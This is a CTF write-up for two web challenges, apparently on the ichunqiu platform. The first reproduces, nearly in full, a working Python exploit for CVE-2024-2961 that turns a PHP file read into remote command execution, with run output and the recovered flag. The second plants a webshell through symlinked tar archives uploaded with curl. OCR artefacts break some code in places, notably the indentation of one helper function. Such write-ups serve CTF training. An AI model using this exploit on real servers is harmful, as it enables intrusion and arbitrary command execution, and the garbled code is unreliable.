web

SeRce

```php
<?php
highlight_file(__FILE__);
$exp = $_GET["exp"];
if(isset($exp)){
    if(serialize(unserialize($exp)) != $exp){
        $data = file_get_contents($_POST['filetoread']);
        echo "File Contents: $data";
    }
}
```

https://github.com/ambionics/cnext-exploits/blob/main/cnext-exploit.py

```python
#!/usr/bin/env python3
#
# CNEXT: PHP file-read to RCE (CVE-2024-2961)
# Date: 2024-05-27
# Author: Charles FOL @cfreal_ (LEXFO/AMBIONICS)
#
# TODO Parse LIBC to know if patched
#
# INFORMATIONS
#
# To use, implement the Remote class, which tells the exploit how to send the
payload.
#

from __future__ import annotations

import base64
import zlib

from dataclasses import dataclass
from requests.exceptions import ConnectionError, ChunkedEncodingError

from pwn import *
from ten import *

HEAP_SIZE = 2 * 1024 * 1024
BUG = "劄".encode("utf-8")


class Remote:
    """A helper class to send the payload and download files.

    The logic of the exploit is always the same, but the exploit needs to know
how to
    download files (/proc/self/maps and libc) and how to send the payload.
```

~~~python
    The code here serves as an example that attacks a page that looks like:

    ```php
    <?php

    $data = file_get_contents($_POST['file']);
    echo "File contents: $data";
    ~~~

    Tweak it to fit your target, and start the exploit.
    """

    def __init__(self, url: str) -> None:
        self.url = url+"?exp=1"
        self.session = Session()

    def send(self, path: str) -> Response:
        """Sends given `path` to the HTTP server. Returns the response.
        """
        return self.session.post(self.url, data={"filetoread": path})

    def download(self, path: str) -> bytes:
        """Returns the contents of a remote file.
        """
        path = f"php://filter/convert.base64-encode/resource={path}"
        response = self.send(path)
        data = response.re.search(b"File Contents:(.*)", flags=re.S).group(1)
        return base64.decode(data)

@entry
@arg("url", "Target URL")
@arg("command", "Command to run on the system; limited to 0x140 bytes")
@arg("sleep", "Time to sleep to assert that the exploit worked. By default, 1.")
@arg("heap", "Address of the main zend_mm_heap structure.")
@arg(
    "pad",
    "Number of 0x100 chunks to pad with. If the website makes a lot of heap "
    "operations with this size, increase this. Defaults to 20.",
)
@dataclass
class Exploit:
    """CNEXT exploit: RCE using a file read primitive in PHP."""

    url: str
    command: str
    sleep: int = 1
    heap: str = None
    pad: int = 20

    def __post_init__(self):
        self.remote = Remote(self.url)
        self.log = logger("EXPLOIT")
        self.info = {}
        self.heap = self.heap and int(self.heap, 16)
```
```


```
    def check_vulnerable(self) -> None:
        """Checks whether the target is reachable and properly allows for the
various
        wrappers and filters that the exploit needs.
        """

        def safe_download(path: str) -> bytes:
            try:
                return self.remote.download(path)
            except ConnectionError:
                failure("Target not [b]reachable[/] ?")

        def check_token(text: str, path: str) -> bool:
            result = safe_download(path)
            return text.encode() == result

        text = tf.random.string(50).encode()
        base64 = b64(text, misalign=True).decode()
        path = f"data:text/plain;base64,{base64}"

        result = safe_download(path)

        if text not in result:
            msg_failure("Remote.download did not return the test string")
            print("--------------------")
            print(f"Expected test string: {text}")
            print(f"Got: {result}")
            print("--------------------")
            failure("If your code works fine, it means that the [i]data://[/]
wrapper does not work")

        msg_info("The [i]data://[/] wrapper works")

        text = tf.random.string(50)
        base64 = b64(text.encode(), misalign=True).decode()
        path = f"php://filter//resource=data:text/plain;base64,{base64}"
        if not check_token(text, path):
            failure("The [i]php://filter/[/] wrapper does not work")

        msg_info("The [i]php://filter/[/] wrapper works")

        text = tf.random.string(50)
        base64 = b64(compress(text.encode()), misalign=True).decode()
        path = f"php://filter/zlib.inflate/resource=data:text/plain;base64,
{base64}"

        if not check_token(text, path):
            failure("The [i]zlib[/] extension is not enabled")

        msg_info("The [i]zlib[/] extension is enabled")

        msg_success("Exploit preconditions are satisfied")

    def get_file(self, path: str) -> bytes:
        with msg_status(f"Downloading [i]{path}[/]..."):
            return self.remote.download(path)
    def get_regions(self) -> list[Region]:
        """Obtains the memory regions of the PHP process by querying
/proc/self/maps."""
        maps = self.get_file("/proc/self/maps")
        maps = maps.decode()
        PATTERN = re.compile(
            r"^([a-f0-9]+)-([a-f0-9]+)\b" r".*" r"\s([-rwx]{3}[ps])\s" r"(.*)"
        )
        regions = []
        for region in table.split(maps, strip=True):
            if match := PATTERN.match(region):
                start = int(match.group(1), 16)
                stop = int(match.group(2), 16)
                permissions = match.group(3)
                path = match.group(4)
                if "/" in path or "[" in path:
                    path = path.rsplit(" ", 1)[-1]
                else:
                    path = ""
                current = Region(start, stop, permissions, path)
                regions.append(current)
            else:
                print(maps)
                failure("Unable to parse memory mappings")

        self.log.info(f"Got {len(regions)} memory regions")

        return regions

    def get_symbols_and_addresses(self) -> None:
        """Obtains useful symbols and addresses from the file read primitive."""
        regions = self.get_regions()

        LIBC_FILE = "/dev/shm/cnext-libc"

        # PHP's heap

        self.info["heap"] = self.heap or self.find_main_heap(regions)

        # Libc

        libc = self._get_region(regions, "libc-", "libc.so")

        self.download_file(libc.path, LIBC_FILE)

        self.info["libc"] = ELF(LIBC_FILE, checksec=False)
        self.info["libc"].address = libc.start

    def _get_region(self, regions: list[Region], *names: str) -> Region:
        """Returns the first region whose name matches one of the given names."""
        for region in regions:
            if any(name in region.path for name in names):
                break
        else:
            failure("Unable to locate region")
        return region

    def download_file(self, remote_path: str, local_path: str) -> None:
        """Downloads `remote_path` to `local_path`"""
        data = self.get_file(remote_path)
        Path(local_path).write(data)

    def find_main_heap(self, regions: list[Region]) -> Region:
        # Any anonymous RW region with a size superior to the base heap size is a
        # candidate. The heap is at the bottom of the region.
        heaps = [
            region.stop - HEAP_SIZE + 0x40
            for region in reversed(regions)
            if region.permissions == "rw-p"
            and region.size >= HEAP_SIZE
            and region.stop & (HEAP_SIZE - 1) == 0
            and region.path in ("", "[anon:zend_alloc]")
        ]

        if not heaps:
            failure("Unable to find PHP's main heap in memory")

        first = heaps[0]

        if len(heaps) > 1:
            heaps = ", ".join(map(hex, heaps))
            msg_info(f"Potential heaps: [i]{heaps}[/] (using first)")
        else:
            msg_info(f"Using [i]{hex(first)}[/] as heap")

        return first

    def run(self) -> None:
        self.check_vulnerable()
        self.get_symbols_and_addresses()
        self.exploit()

    def build_exploit_path(self) -> str:
        """On each step of the exploit, a filter will process each chunk one
after the
        other. Processing generally involves making some kind of operation either
        on the chunk or in a destination chunk of the same size. Each operation
is
        applied on every single chunk; you cannot make PHP apply iconv on the
first 10
        chunks and leave the rest in place. That's where the difficulties come
from.

        Keep in mind that we know the address of the main heap, and the
libraries.
        ASLR/PIE do not matter here.

        The idea is to use the bug to make the freelist for chunks of size 0x100
point
        lower. For instance, we have the following free list:
```

```
        ... -> 0x7fffAABBCC900 -> 0x7fffAABBCCA00 -> 0x7fffAABBCCB00

        By triggering the bug from chunk ..900, we get:

        ... -> 0x7fffAABBCCA00 -> 0x7fffAABBCCB48 -> ???

        That's step 3.

        Now, in order to control the free list, and make it point whereever we
want,
        we need to have previously put a pointer at address 0x7fffAABBCCB48. To
do so,
        we'd have to have allocated 0x7fffAABBCCB00 and set our pointer at offset
0x48.
        That's step 2.

        Now, if we were to perform step2 an then step3 without anything else,
we'd have
        a problem: after step2 has been processed, the free list goes bottom-up,
like:

        0x7fffAABBCCB00 -> 0x7fffAABBCCA00 -> 0x7fffAABBCC900

        We need to go the other way around. That's why we have step 1: it just
allocates
        chunks. When they get freed, they reverse the free list. Now step2
allocates in
        reverse order, and therefore after step2, chunks are in the correct
order.

        Another problem comes up.

        To trigger the overflow in step3, we convert from UTF-8 to ISO-2022-CN-
EXT.
        Since step2 creates chunks that contain pointers and pointers are
generally not
        UTF-8, we cannot afford to have that conversion happen on the chunks of
step2.
        To avoid this, we put the chunks in step2 at the very end of the chain,
and
        prefix them with `0\n`. When dechunked (right before the iconv), they
will
        "disappear" from the chain, preserving them from the character set
conversion
        and saving us from an unwanted processing error that would stop the
processing
        chain.

        After step3 we have a corrupted freelist with an arbitrary pointer into
it. We
        don't know the precise layout of the heap, but we know that at the top of
the
        heap resides a zend_mm_heap structure. We overwrite this structure in two
ways.
```


```
        Its free_slot[] array contains a pointer to each free list. By
overwriting it,
        we can make PHP allocate chunks whereever we want. In addition, its
custom_heap
        field contains pointers to hook functions for emalloc, efree, and
erealloc
        (similarly to malloc_hook, free_hook, etc. in the libc). We overwrite
them and
        then overwrite the use_custom_heap flag to make PHP use these function
pointers
        instead. We can now do our favorite CTF technique and get a call to
        system(<chunk>).
        We make sure that the "system" command kills the current process to avoid
other
        system() calls with random chunk data, leading to undefined behaviour.

        The pad blocks just "pad" our allocations so that even if the heap of the
        process is in a random state, we still get contiguous, in order chunks
for our
        exploit.

        Therefore, the whole process described here CANNOT crash. Everything
falls
        perfectly in place, and nothing can get in the middle of our allocations.
        """

        LIBC = self.info["libc"]
        ADDR_EMALLOC = LIBC.symbols["__libc_malloc"]
        ADDR_EFREE = LIBC.symbols["__libc_system"]
        ADDR_EREALLOC = LIBC.symbols["__libc_realloc"]

        ADDR_HEAP = self.info["heap"]
        ADDR_FREE_SLOT = ADDR_HEAP + 0x20
        ADDR_CUSTOM_HEAP = ADDR_HEAP + 0x0168

        ADDR_FAKE_BIN = ADDR_FREE_SLOT - 0x10

        CS = 0x100

        # Pad needs to stay at size 0x100 at every step
        pad_size = CS - 0x18
        pad = b"\x00" * pad_size
        pad = chunked_chunk(pad, len(pad) + 6)
        pad = chunked_chunk(pad, len(pad) + 6)
        pad = chunked_chunk(pad, len(pad) + 6)
        pad = compressed_bucket(pad)

        step1_size = 1
        step1 = b"\x00" * step1_size
        step1 = chunked_chunk(step1)
        step1 = chunked_chunk(step1)
        step1 = chunked_chunk(step1, CS)
        step1 = compressed_bucket(step1)

        # Since these chunks contain non-UTF-8 chars, we cannot let it get
converted to
```

```
        # ISO-2022-CN-EXT. We add a `0\n` that makes the 4th and last dechunk
"crash"

        step2_size = 0x48
        step2 = b"\x00" * (step2_size + 8)
        step2 = chunked_chunk(step2, CS)
        step2 = chunked_chunk(step2)
        step2 = compressed_bucket(step2)

        step2_write_ptr = b"0\n".ljust(step2_size, b"\x00") + p64(ADDR_FAKE_BIN)
        step2_write_ptr = chunked_chunk(step2_write_ptr, CS)
        step2_write_ptr = chunked_chunk(step2_write_ptr)
        step2_write_ptr = compressed_bucket(step2_write_ptr)

        step3_size = CS

        step3 = b"\x00" * step3_size
        assert len(step3) == CS
        step3 = chunked_chunk(step3)
        step3 = chunked_chunk(step3)
        step3 = chunked_chunk(step3)
        step3 = compressed_bucket(step3)

        step3_overflow = b"\x00" * (step3_size - len(BUG)) + BUG
        assert len(step3_overflow) == CS
        step3_overflow = chunked_chunk(step3_overflow)
        step3_overflow = chunked_chunk(step3_overflow)
        step3_overflow = chunked_chunk(step3_overflow)
        step3_overflow = compressed_bucket(step3_overflow)

        step4_size = CS
        step4 = b"=00" + b"\x00" * (step4_size - 1)
        step4 = chunked_chunk(step4)
        step4 = chunked_chunk(step4)
        step4 = chunked_chunk(step4)
        step4 = compressed_bucket(step4)

        # This chunk will eventually overwrite mm_heap->free_slot
        # it is actually allocated 0x10 bytes BEFORE it, thus the two filler
values
        step4_pwn = ptr_bucket(
            0x200000,
            0,
            # free_slot
            0,
            0,
            ADDR_CUSTOM_HEAP,  # 0x18
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            ADDR_HEAP,  # 0x140
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            0,
            size=CS,
        )

        step4_custom_heap = ptr_bucket(
            ADDR_EMALLOC, ADDR_EFREE, ADDR_EREALLOC, size=0x18
        )

        step4_use_custom_heap_size = 0x140

        COMMAND = self.command
        COMMAND = f"kill -9 $PPID; {COMMAND}"
        if self.sleep:
            COMMAND = f"sleep {self.sleep}; {COMMAND}"
        COMMAND = COMMAND.encode() + b"\x00"

        assert (
                len(COMMAND) <= step4_use_custom_heap_size
        ), f"Command too big ({len(COMMAND)}), it must be strictly inferior to
{hex(step4_use_custom_heap_size)}"
        COMMAND = COMMAND.ljust(step4_use_custom_heap_size, b"\x00")

        step4_use_custom_heap = COMMAND
        step4_use_custom_heap = qpe(step4_use_custom_heap)
        step4_use_custom_heap = chunked_chunk(step4_use_custom_heap)
        step4_use_custom_heap = chunked_chunk(step4_use_custom_heap)
        step4_use_custom_heap = chunked_chunk(step4_use_custom_heap)
        step4_use_custom_heap = compressed_bucket(step4_use_custom_heap)

        pages = (
                step4 * 3
                + step4_pwn
                + step4_custom_heap
                + step4_use_custom_heap
                + step3_overflow
                + pad * self.pad
                + step1 * 3
                + step2_write_ptr
                + step2 * 2
        )

        resource = compress(compress(pages))
        resource = b64(resource)
        resource = f"data:text/plain;base64,{resource.decode()}"

        filters = [
            # Create buckets
            "zlib.inflate",
            "zlib.inflate",

            # Step 0: Setup heap
            "dechunk",
            "convert.iconv.L1.L1",

            # Step 1: Reverse FL order
            "dechunk",
            "convert.iconv.L1.L1",

            # Step 2: Put fake pointer and make FL order back to normal
            "dechunk",
            "convert.iconv.L1.L1",

            # Step 3: Trigger overflow
            "dechunk",
            "convert.iconv.UTF-8.ISO-2022-CN-EXT",

            # Step 4: Allocate at arbitrary address and change zend_mm_heap
            "convert.quoted-printable-decode",
            "convert.iconv.L1.L1",
        ]
        filters = "|".join(filters)
        path = f"php://filter/read={filters}/resource={resource}"

        return path

    @inform("Triggering...")
    def exploit(self) -> None:
        path = self.build_exploit_path()
        start = time.time()

        try:
            self.remote.send(path)
        except (ConnectionError, ChunkedEncodingError):
            pass

        msg_print()

        if not self.sleep:
            msg_print("    [b white on black] EXPLOIT [/][b white on green]
 SUCCESS [/] [i](probably)[/]")
        elif start + self.sleep <= time.time():
            msg_print("    [b white on black] EXPLOIT [/][b white on green]
 SUCCESS [/]")
        else:
            # Wrong heap, maybe? If the exploited suggested others, use them!
            msg_print("    [b white on black] EXPLOIT [/][b white on red] FAILURE
[/]")

        msg_print()


def compress(data) -> bytes:
    """Returns data suitable for `zlib.inflate`.
    """
    # Remove 2-byte header and 4-byte checksum
    return zlib.compress(data, 9)[2:-4]


def b64(data: bytes, misalign=True) -> bytes:
    payload = base64.encode(data)
    if not misalign and payload.endswith("="):
        raise ValueError(f"Misaligned: {data}")
    return payload.encode()


def compressed_bucket(data: bytes) -> bytes:
    """Returns a chunk of size 0x8000 that, when dechunked, returns the data."""
    return chunked_chunk(data, 0x8000)


def qpe(data: bytes) -> bytes:
    """Emulates quoted-printable-encode.
    """
    return "".join(f"={x:02x}" for x in data).upper().encode()


def ptr_bucket(*ptrs, size=None) -> bytes:
    """Creates a 0x8000 chunk that reveals pointers after every step has been
ran."""
    if size is not None:
        assert len(ptrs) * 8 == size
    bucket = b"".join(map(p64, ptrs))
    bucket = qpe(bucket)
    bucket = chunked_chunk(bucket)
    bucket = chunked_chunk(bucket)
    bucket = chunked_chunk(bucket)
    bucket = compressed_bucket(bucket)

    return bucket


def chunked_chunk(data: bytes, size: int = None) -> bytes:
    """Constructs a chunked representation of the given chunk. If size is given,
the
    chunked representation has size `size`.
    For instance, `ABCD` with size 10 becomes: `0004\nABCD\n`.
    """
    # The caller does not care about the size: let's just add 8, which is more
than
    # enough
    if size is None:
            size = len(data) + 8
        keep = len(data) + len(b"\n\n")
        size = f"{len(data):x}".rjust(size - keep, "0")
        return size.encode() + b"\n" + data + b"\n"


@dataclass
class Region:
    """A memory region."""

    start: int
    stop: int
    permissions: str
    path: str

    @property
    def size(self) -> int:
        return self.stop - self.start


Exploit()
```

```
python3 7.py "https://eci-2zec40tac3ah3mkqu8r2.cloudeci1.ichunqiu.com:80/"
"/readflag >/tmp/1.txt"
```



```
bosskali99@bosskali99-virtual-machine:~/桌面/python$ python3 7.py "https://eci-2
zec40tac3ah3mkqu8r2.cloudeci1.ichunqiu.com:80/" "/readflag >/tmp/1.txt"
[*] The data:// wrapper works
[*] The php://filter/ wrapper works
[*] The zlib extension is enabled
[+] Exploit preconditions are satisfied
[*] Using 0x7f4991e00040 as heap
```



```
<?php
highlight_file(__FILE__);
$exp  =  $_GET["exp"];
if(isset($exp)){
        if(serialize(unserialize($exp))  !=  $exp){
                $data  =  file_get_contents($_POST['filetoread']);
                echo  "File  Contents:  $data";
        }
}
```

File Contents: ZmxhZ3swOGM3YjExNS0wYTBmLTQyZDktOGE1Yy0zMmJkYTAxYWNhNzh9Cgo=

https://eci-2zec40tac3ah3mkqu8r2.cloudeci1.ichunqiu.com:80/?exp=1

[✓ Post data] Referer User Agent Cookies

filetoread=php://filter/read=convert.base64-encode/resource=/tmp/1.txt

文曲签学


```
<?php
highlight_file(__FILE__);

function handleFileUpload($file)
{
    $uploadDirectory = '/tmp/';
    if ($file['error'] !== UPLOAD_ERR_OK) {
        echo '文件上传失败。';
        return;
    }

    $filename = basename($file['name']);
    $filename = preg_replace('/[^a-zA-Z0-9_\-\.]/', '_', $filename);

    if (empty($filename)) {
        echo '文件名不符合要求。';
        return;
    }

    $destination = $uploadDirectory . $filename;
    if (move_uploaded_file($file['tmp_name'], $destination)) {
        exec('cd /tmp && tar -xvf ' . $filename.'&&pwd');
        echo $destination;
    } else {
        echo '文件移动失败。';
    }
}

handleFileUpload($_FILES['file']);
?>
```

```
ln -s /var/www/html link
```


```
tar -cvzhf link.tar link
```

然后再建一个link目录，里面写马再打包

```
tar -cvf  link1.tar ./*
```



```
curl -v -F "file=@link.tar" https://eci-
2zefczubtt4dha04s19d.cloudeci1.ichunqiu.com:80/upload.php
```



```
*   Certificate level 2: Public key type RSA (4096/152 Bits/secBits), signed using sha384WithRSAEncryption
* Connected to eci-2ze3h3ldcbzfxu4t7db1.cloudeci1.ichunqiu.com (8.141.24.111) port 80
* using HTTP/2
* [HTTP/2] [1] OPENED stream for https://eci-2ze3h3ldcbzfxu4t7db1.cloudeci1.ichunqiu.com:80/upload.php
* [HTTP/2] [1] [:method: POST]
* [HTTP/2] [1] [:scheme: https]
* [HTTP/2] [1] [:authority: eci-2ze3h3ldcbzfxu4t7db1.cloudeci1.ichunqiu.com:80]
* [HTTP/2] [1] [:path: /upload.php]
* [HTTP/2] [1] [user-agent: curl/8.13.0]
* [HTTP/2] [1] [accept: */*]
* [HTTP/2] [1] [content-length: 10452]
* [HTTP/2] [1] [content-type: multipart/form-data; boundary=————————————————————————j1ffm0wl2AehWEyzyg3Mvf]
> POST /upload.php HTTP/2
> Host: eci-2ze3h3ldcbzfxu4t7db1.cloudeci1.ichunqiu.com:80
> User-Agent: curl/8.13.0
> Accept: */*
> Content-Length: 10452
> Content-Type: multipart/form-data; boundary=————————————————————————j1ffm0wl2AehWEyzyg3Mvf
>
* upload completely sent off: 10452 bytes
< HTTP/2 200
< date: Sun, 14 Sep 2025 05:26:14 GMT
< content-type: text/html; charset=UTF-8
< content-length: 4324
< vary: Accept-Encoding
< x-powered-by: PHP/7.2.34
< vary: Accept-Encoding
<
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700">(</ 大小: 203 x 55 yle="color: #0000BB">__FILE__</span><span style="color: #007700">);<br /><br />function&nbs
span style="color: #0000BB">handleFileUpload</span><span style="color: #007700">(</span><span style="color: #0000BB">$file</span><span style="color: #007700">)<br />{<br />&nbsp;&nbsp;&nbsp;&nbsp;</spa
tyle="color: #0000BB">$uploadDirectory&nbsp;</span><span style="color: #007700"⩾&nbsp;</span><span style="color: #DD0000">'/tmp/'</span><span style="color: #007700">;<br /><br />&nbsp;&nbsp;&nbsp;&nbs
;(</span><span style="color: #0000BB">$file</span><span style="color: #007700">[</span><span style="color: #DD0000">'error'</span><span style="color: #007700">]&nbsp;≢&nbsp;</span><span style="color
>UPLOAD_ERR_OK</span><span style="color: #007700">)&nbsp;{<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;</span><span style="color: #DD0000">'文件上传失败。'</span><span style="color:
;<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;return;<br />&nbsp;&nbsp;&nbsp;&nbsp;}<br /><br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$filename&nbsp;</span><span style="
7700"⩾&nbsp;</span><span style="color: #0000BB">basename</span><span style="color: #007700">(</span><span style="color: #0000BB">$file</span><span style="color: #007700">[</span><span style="color: #
ame'</span><span style="color: #007700">]);<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$filename&nbsp;</span><span style="color: #007700"⩾&nbsp;</span><span style="color: #0000BB
place</span><span style="color: #007700">(</span><span style="color: #DD0000">'/[^a-zA-Z0-9_\-\.]/'</span><span style="color: #007700">,&nbsp;</span><span style="color: #DD0000">'_'</span><span style=
07700">,&nbsp;</span><span style="color: #0000BB">$filename</span><span style="color: #007700">);<br /><br />&nbsp;&nbsp;&nbsp;&nbsp;if&nbsp;(empty(</span><span style="color: #0000BB">$filename</span>
e="color: #007700">))&nbsp;{<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;</span><span style="color: #DD0000">'文件名不符合要求。'</span><span style="color: #007700">;<br />&nbsp;&nbs
nbsp;&nbsp;&nbsp;&nbsp;&nbsp;return;<br />&nbsp;&nbsp;&nbsp;&nbsp;}<br /><br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$destination&nbsp;</span><span style="color: #007700"⩾&nbsp;
an style="color: #0000BB">$uploadDirectory&nbsp;</span><span style="color: #007700">.&nbsp;</span><span style="color: #0000BB">$filename</span><span style="color: #007700">;<br />&nbsp;&nbsp;&nbs
;(</span><span style="color: #0000BB">move_uploaded_file</span><span style="color: #007700">(</span><span style="color: #0000BB">$file</span><span style="color: #007700">[</span><span style="color: #DD
p_name'</span><span style="color: #007700">],&nbsp;</span><span style="color: #0000BB">$destination</span><span style="color: #007700">))&nbsp;{<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</
 style="color: #0000BB">exec</span><span style="color: #007700">(</span><span style="color: #DD0000">'cd&nbsp;/tmp&nbsp;&amp;&amp;&nbsp;tar&nbsp;-xvf&nbsp;'&nbsp;</span><span style="color: #007700">.&n
n><span style="color: #0000BB">$filename</span><span style="color: #007700">.</span><span style="color: #DD0000">'&amp;&amp;pwd'</span><span style="color: #007700">);<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbs
bsp;&nbsp;echo&nbsp;</span><span style="color: #0000BB">$destination</span><span style="color: #007700">;<br />&nbsp;&nbsp;&nbsp;&nbsp;}&nbsp;else&nbsp;{<br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;
o&nbsp;</span><span style="color: #DD0000">'文件移动失败。'</span><span style="color: #007700">;<br />&nbsp;&nbsp;&nbsp;&nbsp;}<br />}<br /><br /></span><span style="color: #0000BB">handleFileUpload</
 style="color: #007700">(</span><span style="color: #0000BB">$_FILES</span><span style="color: #007700">[</span><span style="color: #DD0000">'file'</span><span style="color: #007700">]);<br /></span><
="color: #0000BB">?&gt;<br /></span>
</span>
* Connection #0 to host eci-2ze3h3ldcbzfxu4t7db1.cloudeci1.ichunqiu.com left intact
</code>/tmp/link.tar
```

```
curl -v -F "file=@link1.tar" https://eci-2zefczubtt4dha04sl9d.cloudeci1.ichunqiu.com:80/upload.php
```